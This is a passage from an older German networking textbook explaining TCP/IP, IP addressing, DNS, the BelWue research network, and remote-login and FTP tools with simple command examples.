- ein Anwendungsprotokoll wie Telnet oder FTP, in etwa den drei obersten Schichten des ISO-Modells entsprechend (wobei hier die Programme, die das Protokoll umsetzen, genauso heißen),
- ein Protokoll wie das TCP, das Dienste leistet, die von vielen Anwendungen gleichermaßen benötigt werden,
- ein Protokoll wie das IP, das Daten in Form von Datagrammen zum Ziel befördert, wobei TCP und IP zusammen ungefähr den ISO-Schichten Transport und Network entsprechen,
- ein Protokoll, das den Gebrauch des physikalischen Mediums regelt (z. B. Ethernet), im ISO-Modell die beiden untersten Schichten.

Ein Anwendungsprotokoll definiert die Kommandos, die die Systeme beim Austausch von Daten verwenden. Über den Übertragungsweg werden keine Annahmen getroffen. Ein drittes Beispiel nach Telnet und FTP ist das **Simple Mail Transfer Protocol** SMTP gemäß RFC 821 vom August 1982 mit zahlreichen späteren Ergänzungen, verwirklicht zum Beispiel in dem Programm `sendmail(1)`. Das Protokoll beschreibt den Dialog zwischen Sender und Empfänger mittels mehrerer Kommandos wie `MAIL`, `RCPT` (Recipient), `DATA`, `OK` und verschiedenen Fehlermeldungen. Der Benutzer sieht von diesen Kommandos nichts, sie werden von den beiden miteinander kommunizierenden `sendmail`-Prozessen ausgetauscht.

Das **TCP** (Tranport Control Protocol) verpackt die Nachrichten in **Datagramme**, d. h. in Briefumschläge eines festgelegten Formats mit einer Zieladresse. Am Ziel öffnet es die Umschläge, setzt die Nachrichten wieder zusammen und überprüft sie auf Transportschäden. Obwohl die RFCs bis auf das Jahr 1969 zurückreichen, sind die Ursprünge des TCP nicht in RFCs, sondern in Schriften des US-amerikanischen Verteidigungsministeriums (DoD) zu finden.

In großen, weltweiten Netzen ist die Beförderung der Datagramme eine nicht ganz einfache Aufgabe. Diese wird vom **IP** (Internet Protocol) geregelt. Da Absender und Empfänger nur in seltenen Fällen direkt verbunden sind, gehen die Datagramme über Zwischenstationen. Eine geeignete Route herauszufinden und dabei Schleifen zu vermeiden, ist Sache vom IP, dessen Ursprünge ebenfalls im DoD liegen.

Die unterste Schicht der Protokolle regelt den Verkehr auf dem physikalischen Medium, beispielsweise einem **Ethernet**. Bei diesem hören alle beteiligten Computer ständig am Bus, der durch ein Koaxkabel verwirklicht ist. Wenn ein Computer eine Nachricht senden will, schickt er sie los. Ist kein zweiter auf Senden, geht die Sache gut, andernfalls kommt es zu einer Kollision. Diese wird von den beteiligten Sendern bemerkt, worauf sie für eine zufällig lange Zeit den Mund halten. Dann beginnt das Spiel wieder von vorn. Es leuchtet ein, dass bei starkem Betrieb viele Kollisionen vorkommen, die

die Leistung des Netzes verschlechtern. Der RFC 894 *A Standard for the Transmission of IP Datagrams over Ethernet Networks* von 1984 beschreibt die Übertragung von IP-Datagrammen über Ethernet. Die Ethernet-Technik selbst ist im IEEE-Standard 802.3 festgelegt und unabhängig vom Internet.

1.5 Adressen und Namen (DNS)

Die Teilnetze des Internet sind über **Gateways** verknüpft, das sind Computer, die mit mindestens zwei regionalen Netzen verbunden sind. Die teilnehmenden Computer sind durch eine netzweit eindeutige **Internet-Adresse** (IP-Adresse) gekennzeichnet, eine 32-bit-Zahl. Eines unserer Systeme hat beispielsweise die Internet-Adresse (IP-Adresse) 129.13.118.15. Diese Schreibweise wird auch als Dotted Quad (vier durch Punkte getrennte Bytes) bezeichnet. Die erste Zahlengruppe entscheidet über die Netzklasse:

- 0: reserviert für besondere Zwecke,
- 1 bis 126: Klasse-A-Netze mit je 2 hoch 24 gleich 16 777 216 Hosts,
- 127: reserviert für besondere Zwecke (z. B. `localhost`[4], 127.0.0.1),
- 128 bis 191: Klasse-B-Netze mit je 2 hoch 16 gleich 65 534 Hosts,
- 192 bis 222: Klasse-C-Netze mit je 2 hoch 8 gleich 254 Hosts,
- 255: reserviert für besondere Zwecke (Broadcasts).

An zweiter und dritter Stelle kann jeder Wert von 0 bis 255 auftauchen, an vierter Stelle sind die Zahlen 0 und 255 reserviert[5].

Wie im RFC 1918 *Address Allocation for Private Internets* beschrieben, hat die IANA drei IP-Adressbereiche ausgespart, die nicht im Internet verwendet werden dürfen, wohl aber in privaten Netzen, die vom Internet isoliert sind:

- 10.0.0.0 bis 10.255.255.255
- 172.16.0.0 bis 172.31.255.255
- 192.168.0.0 bis 192.168.255.255

Innerhalb verschiedener privater Netze kann dieselbe private IP-Adresse mehrmals benutzt werden, die Netze wissen ja nichts voneinander. Wird ein solches privates Netz über ein Gateway an das Internet angeschlossen, muss das Gateway die privaten IP-Adressen in netzweit eindeutige Adressen aus dem öffentlichen Bereich umsetzen. Innerhalb eines Family Area Networks nimmt man also IP-Adressen aus einem der drei privaten Bereiche und verbindet das Netz über einen Computer mit einer öffentlichen IP-Adresse mit dem Internet. Von außen erscheint das ganze private Netz wie ein einziger Computer, es wird maskiert, und Außenstehende sehen nichts von der privaten Struktur.

[4] Mit *localhost* oder 127.0.0.1 meint ein Computer sich selbst.

[5] Diese und andere Zahlen im Internet legt die Internet Assigned Numbers Authority (IANA), künftig die Internet Corporation for Assigned Names and Numbers (ICANN) fest.

Das unerwartete Wachstum des Internets hat dazu geführt, dass die Adressen knapp werden. Daher hat man einen neuen Standard IP Version 6 (IPv6 oder IPng) erarbeitet und im RFC 1883 *Internet Protocol, Version 6 (IPv6), Specification* veröffentlicht, der zweimal 64 Bit für eine Adresse verwendet. Wenn ich mich nicht verrechnet habe, entfallen damit auf den Quadratmillimeter Erdoberfläche rund und roh 10^{20} IP-Adressen.

Da sich Zahlen schlecht merken lassen und nicht viel aussagen, werden sie auf **Name-Servern** des Domain Name Service (DNS) in frei wählbare Hostnamen umgesetzt, in unserem Fall in `mvmhp.ciw.uni-karlsruhe.de`. Es spricht aber nichts dagegen, unserer Internet-Adresse zusätzlich den Namen `kruemel.de` zuzuordnen. Eine verbreitete Implementation der DNS-Protokolle für Name-Server ist das Berkeley-Internet-Name-Domain-Paket (BIND), das beim Internet Software Consortium (ISC) gepflegt wird. Jede IP-Adressen-Domäne braucht mindestens einen für sie zuständigen Name-Server. Ein Name-Server versucht zunächst, Anfragen aus seinem eigenen Datenbestand zu beantworten. Kann er das nicht, wendet er sich an einen Kollegen. Alle Name-Server des Internet zusammen bilden eine weltweit verteilte Datenbank mit einem sehr dynamischen Datenbestand.

Da die Name-Server für das Funktionieren des Netzes unentbehrlich sind, gibt es außer dem Primary Name Server einer Domäne immer mehrere Secondary Name Server, die die Adresslisten spiegeln und notfalls einspringen.

Vergibt man Namen, ohne seinen Primary Name Server zu benachrichtigen, so sind diese Namen im Netz unbekannt, die Hosts sind nur über ihre numerische IP-Adresse erreichbar. Manche Netzdienste lehnen den Verkehr mit IP-Adressen oder Namen, die nicht im DNS bekannt sind, sogar ab. Verwendet man IP-Adressen oder Namen innerhalb einer Domäne mehrfach – was möglich ist, der Name-Server aber nicht akzeptiert – schafft man Ärger.

Name und Nummer müssen weltweit eindeutig[6] sein, worüber ein Network Information Center (NIC) in Kalifornien und seine kontinentalen und nationalen Untergliederungen wachen. Der vollständige Name eines Computers wird als **Fully Qualified Domain Name** (FQDM) bezeichnet. In manchen Zusammenhängen reichen die vorderen Teile des Namens, weil Programme den Rest ergänzen. Das US-NIC verwaltet die **Top-Level-Domänen** (TLD):

- gov (governmental) US-amerikanische Behörden,
- mil (military) US-amerikanisches Militär,
- edu (education) US-amerikanische Universitäten und Schulen,
- com (commercial) US-amerikanische Firmen,

[6] Genaugenommen bezieht sich die Nummer auf die Netz-Interface-Karte des Computers. Ein Computer kann mehrere Karten enthalten, jede mit einer eigenen IP-Adresse. Ethernet-Karten haben darüber hinaus noch eine hexadezimale, unveränderliche Hardware-Adresse (MAC-Adresse, wie 0:50:da:3f:6a:b2, `man arp`), die auch weltweit eindeutig ist, den Benutzer aber selten interessiert. Per Software läßt sich eine einzelne Karte dazu bewegen, gleichzeitig unter mehreren IP-Adressen aufzutreten (Virtual Services).

- org (organisational) US-amerikanische Organisationen,
- net (network) US-amerikanische Gateways und andere Server,
- int (international) internationale Einrichtungen, selten, beispielsweise die World Health Organization `www.who.int`.

Dazu sind in jüngerer Zeit gekommen:

- firm (firms) Firmen,
- store (stores) Handelsfirmen,
- web (World Wide Web) WWW-Einrichtungen,
- arts (arts) kulturelle und unterhaltende Einrichtungen,
- rec (recreation) Einrichtungen der Freizeitgestaltung,
- info (information) Information Provider,
- nom (nomenclature) Einrichtungen mit besonderer Nomenklatur.

Im Jahr 2002 sind noch ein paar TLDs dazu gekommen (`.aero`, `.biz`, `.name`, `.pro`). Außerhalb der USA werden Länderkürzel nach ISO 3166 verwendet, siehe Anhang F *ISO 3166 Ländercodes* auf Seite 147:

- de Deutschland,
- fr Frankreich,
- ch Schweiz (Confoederatio Helvetica),
- at Österreich (Austria),
- fi Finnland,
- jp Japan usw,
- us USA (zusätzlich zur obenstehenden Bezeichnungsweise).

Eine Ausnahme bildet das *Vereinigte Königreich von Großbritannien und Nordirland* mit dem Kürzel *uk*. Daneben finden sich noch einige Exoten wie nato, uucp und bitnet.

Eine **DNS-Domäne** ist ein Adressbereich[7], der in einem Glied der Adresse oder mehreren übereinstimmt. Alle Adressen der Top-Level-Domäne `de` enden auf ebendiese Silbe und bezeichnen Computer, die physikalisch oder logisch in Deutschland beheimatet sind.

Die nächste Domäne ist Sache der nationalen Netzverwalter. Hierzulande sorgt das Network Information Center für Deutschland (DE-NIC) in Frankfurt am Main – das nationale Standesamt – für Ordnung und betreibt den Primary Name Server (ns.nic.de, 193.196.32.1)[8]. Der Universität Karlsuhe

[7]Eine Windows-NT-Domäne ist etwas völlig anderes, nämlich eine Menge von Computern mit gemeinsamer Benutzerverwaltung, unter UNIX einer NIS-Domäne entsprechend. Auch Email-Domänen im Internet sind nicht dasselbe wie DNS-Domänen. Domäne bedeutet einfach Bereich oder Menge.

[8]Dieser kennt nicht etwa alle deutschen Knoten, sondern nur die ihm unmittelbar unter- und übergeordneten Name-Server. Es hat also keinen Zweck, ihn als Default-Name-Server auf dem eigenen Knoten einzutragen.

ist die Domäne `uni-karlsruhe.de` zugewiesen. Sie wird vom Primary Name Server der Universität `netserv.rz.uni-karlsruhe.de` (129.13.64.5) im Rechenzentrum verwaltet, bei dem jeder Computer auf dem Campus anzumelden ist, der am Netz teilnimmt. Innerhalb der Universität Karlsruhe vergibt das Rechenzentrum die Nummern und Namen, und zwar im wesentlichen die Namen fakultätsweise (`ciw` = Chemieingenieurwesen) und die Nummern gebäudeweise (`118` = Gebäude 30.70), was mit der Verkabelung zusammenhängt. Innerhalb der Fakultäten oder Gebäude geben dann subalterne Manager wie wir die Nummern weiter und erfinden die Namen der einzelnen Computer. In der Regel ist die numerische Adresse mit der Hardware (Netzkarte) verknüpft, der alphanumerische Namen mit der Funktion eines Netzcomputers. Unsere beiden Hosts `mvmpc100.ciw.uni-karlsruhe.de` und `ftp2.ciw.uni-karlsruhe.de` sind beispielsweise hardwaremäßig identisch, die Namen weisen auf zwei Aufgaben der Kiste hin. Der Benutzer im Netz bemerkt davon kaum etwas; es ist gleich, ob er FTP mit `ftp2` oder `mvmpc100` macht.

Im Netz finden sich noch Reste einer anderen Namensgebung. Der letzte Teil des Namens bezeichnet wie gehabt das Land, der zweitletzte Teil die Zuordung als akademisch, kommerziell oder dergleichen:

```
www.boku.ac.at
```

ist der Name des WWW-Servers der Universität für Bodenkultur Wien, wo im Verzeichnis `/zid/hand/` einiges zu den Themen des unseres Buches herumliegt. Diese Namensgebung trifft man in Österreich und England an.

Unter UNIX trägt man in `/etc/resolv.conf` die IP-Adressen (nicht die Namen[9]) der Nameserver ein, die man zur Umsetzung von Namen in IP-Adressen (resolving) heranziehen möchte, zweckmäßig Server in der Nähe. Bei uns steht an erster Stelle ein institutseigener Secondary Name Server, dann der Primary Name Server unserer Universität und an dritter Stelle ein Nameserver der benachbarten Universität Heidelberg. Mehr als drei Nameserver werden nicht angenommen. Wenn der an erster Stelle eingetragene Nameserver nicht richtig arbeitet, hat das oft Folgen an Stellen, an denen man zunächst nicht an den Nameserver als Ursache denkt. Uns fiel einmal auf, dass ein Webbrowser zum Laden der Seiten eines Webservers, der auf derselben Maschine lief, plötzlich spürbar Zeit benötigte. Als erstes dachten wir an eine Überlastung des Webservers. Die wahre Ursache war ein Ausfall des Nameservers. Mittels `nslookup(1)` kann man ihn testen.

In das File `/etc/hosts` kann man ebenfalls Namen und IP-Adressen einiger Hosts eintragen, die besonders wichtig sind, meist lokale Server. Manche Programme greifen auf dieses File zurück, wenn sie bei den Nameservern kein Glück haben. Eigentlich ist das File für kleine Netze ohne Nameserver gedacht, in denen jeder jeden kennt.

Einige Internet-Dienste erlauben sowohl die Verwendung von Namen wie von IP-Adressen. Die IP-Adressen bieten eine geringfügig höhere Sicherheit,

[9] Warum wohl?

da die Umsetzung und die Möglichkeit ihres Mißbrauchs (DNS-Spoofing) entfallen. Die Verwendung von IP-Adressen hat in einigen Zusammenhängen (WWW-Server) leichte Geschwindigkeitsvorteile.

Welchen Weg die Nachrichten im Netz nehmen, bleibt dem Benutzer verborgen, genau wie bei der Briefpost oder beim Telefonieren. Entscheidend ist, dass vom Absender zum Empfänger eine lückenlose Kette von Computern besteht, die mit Hilfe der Name-Server die Empfänger-Adresse so weit interpretieren können, dass die Nachricht mit jedem Zwischenglied dem Ziel ein Stück näher kommt. Es braucht also nicht jeder Internet-Computer eine Liste aller Internet-Teilnehmer zu halten. Das wäre gar nicht möglich, weil sich die Liste laufend ändert. Mit dem Kommando `traceroute(8)` und einem Hostnamen oder einer IP-Adresse als Argument ermittelt man den gegenwärtigen Weg zu einem Computer im Internet, beispielsweise von meiner Linux-Workstation zu einem Host in Freiburg:

```
/usr/sbin/traceroute ilsebill.biologie.uni-freiburg.de

1 mv01-eth7.rz.uni-karlsruhe.de (129.13.118.254)
2 rz11-fddi3.rz.uni-karlsruhe.de (129.13.75.254)
3 belw-gw-fddi1.rz.uni-karlsruhe.de (129.13.99.254)
4 Karlsruhe1.BelWue.DE (129.143.59.1)
5 Freiburg1.BelWue.DE (129.143.1.241)
6 BelWue-GW.Uni-Freiburg.DE (129.143.56.2)
7 132.230.222.2 (132.230.222.2)
8 132.230.130.253 (132.230.130.253)
9 ilsebill.biologie.uni-freiburg.de (132.230.36.11)
```

Es geht zwar über erstaunlich viele Zwischenstationen, aber nicht über den Großen Teich. Die Nummer 1 steht bei uns im Gebäude, dann geht es auf den Karlsruher Campus, ins BelWue-Netz und schließlich auf den Freiburger Campus.

1.6 BelWue

BelWue versteht sich als ein Zusammenschluss der baden-württembergischen Hochschulen und Forschungseinrichtungen zur Förderung der nationalen und internationalen Telekooperation und Nutzung fern stehender DV-Einrichtungen unter Verwendung schneller Datenkommunikationseinrichtungen. BelWue ist ein organisatorisches Teilnetz im Rahmen des Deutschen Forschungsnetzes. Unbeschadet der innerorganisatorischen Eigenständigkeit der neun Universitätsrechenzentren ist das Kernziel die Darstellung dieser Rechenzentren als eine einheitliche DV-Versorgungseinheit gegenüber den wissenschaftlichen Nutzern und Einrichtungen. Soweit der Minister für Wissenschaft und Kunst von Baden-Württemberg.

Das Karlsruher Campusnetz **KLICK**, an das fast alle Einrichtungen der Universität Karlsruhe angeschlossen sind, ist ein BelWue-Subnetz. BelWue

ist – wie oben verkündet – ein Subnetz des Deutschen Forschungsnetzes DFN. Das DFN ist ein Subnetz des Internet. Durch das BelWue-Netz sind miteinander verbunden

- die Universitäten Freiburg, Heidelberg, Hohenheim, Kaiserslautern, Karlsruhe, Konstanz, Mannheim, Stuttgart, Tübingen und Ulm,
- die Fachhochschulen Aalen, Biberach, Esslingen, Furtwangen, Heilbronn, Karlsruhe, Konstanz, Mannheim, Offenburg, Pforzheim, Reutlingen, Stuttgart (3), Ulm und Weingarten (Württemberg),
- die Berufsakademien Karlsruhe, Mannheim, Mosbach, Ravensburg und Stuttgart,
- das Ministerium für Wissenschaft und Forschung, Stuttgart.

Weiteres unter `http://www.belwue.de/` oder in der Zeitschrift IX Nr. 5/1993, S. 82 - 92.

1.7 Netzdienste im Überblick

Ein Netz stellt Dienstleistungen zur Verfügung. Einige nimmt der Benutzer ausdrücklich und unmittelbar in Anspruch, andere wirken als Heinzelmännchen im Hintergrund. Die wichtigsten sind:

- Terminal-Emulationen (das eigene System wird zum Terminal eines fernen Systems, man führt einen Dialog) bis hin zu netzorientierten Window-Systemen (X Window System),
- Remote Execution (zum Ausführen von Programmen auf einem fernen Host, ohne Dialog),
- File-Transfer (zum Kopieren von Files zwischen dem eigenen und einem fernen System, Dialog eingeschränkt auf die zum Transfer notwendigen Kommandos),
- Electronic Mail (zum Senden und Empfangen von Mail zwischen Systemen),
- Netzgeschwätz (Echtzeit-Dialog mehrerer Benutzer),
- Nachrichtendienste (Neuigkeiten für alle),
- das World Wide Web (WWW),
- Voice over IP (Telefonieren über das Internet)
- Informationshilfen (Wo finde ich was?),
- Navigationshilfen (Wo finde ich jemand?)
- Netz-File-Systeme,
- Name-Server (Übersetzung von Netz-Adressen),
- Zeit-Server (einheitliche, genaue Zeit im Netz),
- Drucker-Server (Remote Printing, Drucken auf einem fernen Host),

Das Faszinierende am Netz ist, dass Entfernungen fast keine Rolle spielen. Der Kollege in Honolulu ist manchmal besser zu erreichen als der eigene Chef eine Treppe höher. Die Kosten sind – verglichen mit denen der klassischen Kommunikationsmittel – geringer, und einen Computer braucht man ohnehin. Eine allzu eingehende Beschäftigung mit dem Netz kann allerdings auch – wie übermäßiger Alkoholgenuß – die eigene Leistung gegen Null gehen lassen.

Mit den Netzdiensten von Email bis zum World Wide Web haben die Kommunikationsmöglichkeiten neue Dimensionen erreicht. Während früher – im Zeitalter von Briefpost und Telefon, von Rundfunk und Fernsehen – die Kommunikation zwischen Einzelpersonen entweder langsam oder teuer war und das Ansprechen der Öffentlichkeit erstens eine Einbahnstraße und zweitens mit erheblichem technischen Aufwand verbunden war, kann heute jeder Internet-Teilnehmer jeden anderen erreichen, sei es gezielt einen einzelnen Empfänger oder das ganze Netz. Der kleinste Verein kann sich im Internet darstellen, Sendeleistung oder Auflagenhöhe spielen keine Rolle mehr. Umgekehrt kann sich jeder Teilnehmer auch Informationen aus dem ganzen Internet zusammensuchen. Ob ich die Bibel auf Schwedisch brauche, Ratschläge der US Coast Guard für Sportbootfahrer suche oder Wetterinformationen aus Neuseeland, der PC am Internet liefert das Gewünschte zu jeder Tageszeit.

Eine Person ist im Internet präsent – sie besitzt eine Internet-Präsenz – wenn sie dort wenigstens per Email zu erreichen ist. Kommt noch eine persönliche Webseite hinzu, kann sich die Netzgemeinde ein deutlicheres Bild von der Person machen. Präsenzen werden von Providern (Firmen, Vereine, Rechenzentren) angeboten. Die Kosten einer für Privatpersonen ausreichenden Präsenz sind inzwischen niedriger als Telefongebühren.

Im Netz hat sich so etwas wie eine eigene Subkultur entwickelt, siehe *The New Hacker's Dictionary* oder das Jargon-File[10]. Die Benutzer des Netzes sehen sich nicht bloß als Teilnehmer an einer technischen Errungenschaft, sondern als Bürger oder Bewohner des Netzes (netizen, cybernaut).

1.8 Terminal-Emulatoren (telnet, rlogin, ssh)

Das Programm `telnet(1)` emuliert ein VT100-Terminal – praktisch ein ANSI-Textterminal – gemäß dem telnet-Protokoll in TCP/IP-Netzen (Internet). Dieser Dienst gehört mit FTP und Email zu den ältesten Diensten im Internet. Will ich von meiner Workstation aus auf unserem Webserver nach dem Rechten sehen, so gebe ich

```
telnet www.ciw.uni-karlsruhe.de
```

ein und werde anschließend vom Server nach Benutzername und Passwort gefragt. Die Sitzung verläuft wie auf einem direkt angeschlossenen Textterminal (Vorsicht mit Sonderzeichen!). Beim Arbeiten mit Programmen wie

[10] `http://www.ciw.uni-karlsruhe.de/kopien/jargon/` und an vielen anderen Stellen.

dem Editor vi(1) ist daran zu denken, die Umgebungsvariable TERM auf dem fernen Host richtig zu setzen. Mittels control] verbindet man sich während der Sitzung mit dem lokalen telnet(1) und kann telnet-Kommandos wie help absetzen. Das Beenden der Sitzung mittels exit bricht zugleich auch die Verbindung ab. Man denke daran, dass während der telnet(1)-Verbindung die eigene Maschine nur ein Terminal ist, lokale Speichermedien oder Drucker stehen nicht zur Verfügung. Zum Arbeiten auf entfernten Hosts nimmt man heute lieber die Secure Shell ssh(1), die alle Daten verschlüsselt über das Netz schickt, aber zum Konfigurieren von Druckern oder anderen Geräten im lokalen Netz ist die Kommandozeile über telnet(1) immer noch gebräuchlich.

Auch zum Testen von Verbindungen ist telnet(1) nützlich:

```
telnet mymailhost 25
quit
telnet mymailhost pop
quit
```

Der erste Aufruf stellt eine Verbindung zu Port 25 eines Mailhosts her, auf dem – sofern bereit – sendmail oder ein anderer Maildämon antwortet. Der zweite Aufruf verbindet mit Port 110, wo ein POP3-Dämon lauert. Vor quit könnte man noch portspezifische Kommandos eingeben und das jeweilige Protokoll von Hand fahren, aber das ist nicht üblich.

Mittels **Remote Login**, Kommando rlogin(1), meldet man sich ebenfalls als Benutzer auf einem fernen Computer (Host) an. Hat man dort keine Benutzerberechtigung, wird der Zugang verweigert. Darf man, wird eine Sitzung eröffnet, so als ob man vor Ort säße. Ist der lokale Computer ein PC, so muss dieser ein Terminal emulieren, das mit dem Host zusammenarbeitet (oft ein VT100/102). Der Unterschied zwischen telnet(1) und rlogin(1) besteht darin, dass das erstere Kommando ein Internet-Protokoll realisiert und daher auf vielen Systemen verfügbar ist, während die r-Dienstprogramme von Berkeley nur auf UNIX-Systemen laufen und mit dem Internet nichts zu tun haben.

Das Programmpaar ssh(1) (Secure Shell Client, auch slogin(1) genannt) und sshd(1) (Secure Shell Daemon) ermöglichen eine Terminalverbindung zu einem fernen Computer ähnlich wie telnet(1) oder rlogin(1). Die Daten gehen jedoch verschlüsselt über die Leitung und können zwar abgehört, aber nicht von Unberechtigten verwendet werden. Außerdem authentifizieren sich die beteiligten Computer. Dazu hat jeder Host, auf dem die Secure Shell eingerichtet ist, ein eigenes RSA-Host-Schlüsselpaar. Der Secure Shell Dämon erzeugt beim Start (Booten) ein RSA-Server-Schlüsselpaar, das ungefähr stündlich erneuert wird. Nimmt nun ein Client Verbindung zum Host auf, schickt der Dämon die öffentlichen Host- und Server-Schlüssel an den Client. Dieser erzeugt eine Zufallszahl und verschlüsselt sie mit den beiden ihm übermittelten Schlüsseln. Das Ergebnis geht zurück an den Host, der es entschlüsselt und somit die Zufallszahl kennt. Diese Zahl wird jetzt als Sitzungsschlüssel für ein symmetrisches Verschlüsselungsverfahren verwendet, dem alle Daten der Sitzung unterzogen werden. Die Authentifizierung geht

auch über RSA-Schlüssel. Zur Abrundung der Sicherheitsmaßnahmen sollten noch alle r-Dienste abgeschaltet werden. Gegenwärtig gibt es leider zwei miteinander nicht verträgliche Versionen des `ssh`-Paketes.

Netzorientierte Window-Systeme ermöglichen es, aufwendige grafische Ein- und Ausgaben über das Netz laufen zu lassen. Ein Beispiel dafür ist das **X Window System**. Näheres siehe Abschnitt **??** *X Window System* auf Seite **??**. Innerhalb des X Window Systems lassen sich dann wieder Terminal-Emulatoren starten – auch mehrere gleichzeitig – so dass man auf einem Bildschirm verschiedene Terminal-Sitzungen mit beliebigen X-Window-Clienten im Netz abhalten kann. Das X Window System stellt selbst keine Verschlüsselung und nur ein Minimum an Authentifizierung bereit. Baut man die Verbindung über eine Secure Shell auf, so werden deren Sicherheitsmechanismen genutzt. Darüber hinaus werden noch die notwendigen Erlaubnisse (`xhost(1)`) und Umgebungsvariablen (`DISPLAY`) von der Shell gesetzt. Anders sollte man nicht arbeiten.

In größeren Anlagen sind die Terminals nicht mehr unmittelbar mit dem Computer verbunden, weil auch vorübergehend nicht benutzte Terminals einen wertvollen Port belegen würden. Sie sind vielmehr mit einem **Terminal-Server** verbunden, der nur die aktiven Terminals zum Computer durchschaltet. Der Terminal-Server ist ein kleiner Computer, der nur ein Protokoll wie Telnet fährt. Der Terminal-Server kann an mehrere Computer angeschlossen sein, so dass jedes Terminal gleichzeitig mehrere Sitzungen auf verschiedenen Anlagen geöffnet haben kann. Wenn ein Benutzer dann einen **Session Manager** zur Verwaltung seiner offenen Sitzungen braucht, ist er auf der Höhe der Zeit. Terminal in Karlsruhe, Daten in Stuttgart, Prozesse in Bologna und Druckerausgabe in Fort Laramy, alles möglich!

1.9 File-Transfer

1.9.1 Kermit, FTP, FSP

Um im vorigen Beispiel zu bleiben, nehmen wir an, dass unser PC ein Terminal emuliert und wir eine Sitzung auf dem fernen Computer (Host) eröffnet haben. Jetzt möchten wir ein File von dem Host auf unseren PC übertragen, eine Aufgabe, die zwischen einem echten Terminal und einem Computer keinen Sinn macht, weil das echte Terminal keinen Speicher hat, in das ein File kopiert werden könnte. Dasselbe gilt auch für die umgekehrte Richtung. Wir brauchen also neben der Emulation ein Programm für die File-Übertragung. Im einfachsten Fall sind das Kopierprogramme ähnlich `cat(1)` oder `cp(1)`, die zum Computerausgang schreiben bzw. vom Computereingang (serielle Schnittstellen) lesen, und zwar muß auf dem sendenden und auf dem empfangenden Computer je eines laufen.

Bei der Übertragung treten Fehler auf, die unangenehmer sind als ein falsches Zeichen auf dem Bildschirm, außerdem spielt die Geschwindigkeit eine Rolle. Man bevorzugt daher gesicherte **Übertragungsprotokolle**, die die zu übertragenden Daten in Pakete packen und jedes Paket mit

einer Prüfsumme versehen, so dass der Empfänger einen Übertragungsfehler mit hoher Wahrscheinlichkeit bemerkt und eine Wiederholung des Paketes verlangt. Beispiele gesicherter Protokolle sind `kermit`, `xmodem`, und `zmodem`. Sie gehören *nicht* zu den Internet-Protokollen. Wir verwenden oft `kermit(1)`. Es ist zwar angejahrt, aber verbreitet, Original Point of Distribution `kermit.columbia.edu`. Das für viele Systeme verfügbare kermit-Programm enthält auch eine Terminal-Emulation, erledigt also zwei Aufgaben.

Bei einem File Transfer mittels `ftp(1)` kopiert man ein File von einem Computer zum anderen und arbeitet dann mit seiner lokalen Kopie weiter. **FTP** geht in beide Richtungen, senden und empfangen. Es ist ein Internet-Protokoll und wird im RFC 959 *File Transfer Protocol (FTP)* beschrieben. Unter FTP stehen mehrere Dutzend FTP-Kommandos zur Verfügung, die beim File-Transfer gebraucht werden. Man kann also nicht wie beim Remote Login auf der fernen Maschine arbeiten, die Eingabe von UNIX-Kommandos führt zu einem Fehler:

```
ls        # ok, da FTP-Kommando
ls -l     # falsch, da UNIX-Kommando
```

Einige FTP-Kommandos haben dieselben Namen wie DOS- oder UNIX-Kommandos, aber nicht alle. Ein Trick, um sich kleine Textfiles (`readme`) doch gleichsam on-line anzuschauen:

```
get readme |more
```

Das FTP-Kommando `get` erwartet als zweites Argument den lokalen Filenamen. Beginnt dieser mit dem senkrechten Strich einer Pipe, unmittelbar gefolgt von einem UNIX-Kommando, so wird das übertragene File an das UNIX-Kommando weitergereicht. Eine andere Möglichkeit ist, das File zu übertragen, FTP mittels eines Ausrufezeichens vorübergehend zu verlassen, auf Shellebene mit dem File zu arbeiten und nach Beenden der Shell FTP fortzusetzen. Beide Verfahren belegen zwar keine Übertragungswege (da paketvermittelt), aber auf den beteiligten Computern einen FTP-Port, und deren Anzahl ist begrenzt.

Bei der Übertragung zwischen ungleichen Systemen (UNIX – MS-DOS – Macintosh) ist zwischen Textfiles und binären Files zu unterscheiden. Textfiles unterscheiden sich – wir sprachen in Abschnitt **??** *Textfiles aus anderen Welten* auf Seite **??** darüber – in der Gestaltung des Zeilenwechsels. Die Übertragungsprogramme übersetzen stillschweigend den Zeilenwechsel in die Zeichenkombination des jeweiligen Zielcomputers. Alle anderen Files gelten als binär und sind zu übertragen, ohne auch nur ein Bit zu ändern. Bei der Übertragung zwischen zwei UNIX-Systemen braucht man den Unterschied nicht zu beachten. Auch Postscript-Files und gepackte Textfiles müssen binär übertragen werden. Überträgt man ein Textfile binär, kann man mit einem einfachen Filter den Zeilenwechsel wieder hinbiegen. Ist ein Binärfile im Textmodus von FTP übertragen worden, ist es Schrott.

Arbeitet man hinter einer Firewall, so kann der FTP-Dialog zwischen Client und Server misslingen. Normalerweise verlangt nach Beginn des Dialogs

der Server vom Client die Eröffnung eines Kanals zur Datenübertragung. Die Firewall sieht in dem Verlangen einen hereinkommenden Aufruf an einen unbekannten Port, eine verdächtige und daher abzublockende Angelegenheit. Schickt man nach Herstellung der Verbindung, jedoch vor der Übertragung von Daten das FTP-Kommando `pasv` oder `passive` an den Server, so wird die Datenverbindung vom Client aus aufgebaut, und die Firewall ist beruhigt. Nicht alle FTP-Server unterstützen jedoch dieses Vorgehen.

Eine FTP-Verbindung kann langsam und durch Unterbrechungen gestört sein. Es gibt Programme, die ohne weiteres Zutun des Benutzers eine FTP-Verbindung immer wieder aufbauen, bis das gewünschte File vollständig am Ziel angekommen ist. Für den Benutzer ist das bequem, für den angesprochenen FTP-Server kann das in eine erhebliche Belästigung ausarten. Solche Programme sind unbedingt so zu konfigurieren, dass sie nach einer vernünftigen Anzahl erfolgloser Versuche aufgeben.

Es gibt Zeitgenossen, denen steht von allen Internet-Diensten nur Email zur Verfügung. Damit auch sie in den Genuß des Anonymen FTPs kommen, ist auf einigen Computern ein virtueller Benutzer namens `ftpmail` eingerichtet. An diesen schickt man eine Email, deren Inhalt aus den üblichen ftp-Kommandos besteht. Die Email wird von einer Handvoll Perl-Scripts ausgewertet, die das gewünschte File per FTP holen und per Email weitersenden. Schreiben Sie also an:

```
ftpmail@ftp.uni-stuttgart.de
```

eine Email mit beliebigem Subject und dem Inhalt (body):

```
open ftp.denic.de
cd pub
cd rfc
ascii
get fyi-index.txt
quit
```

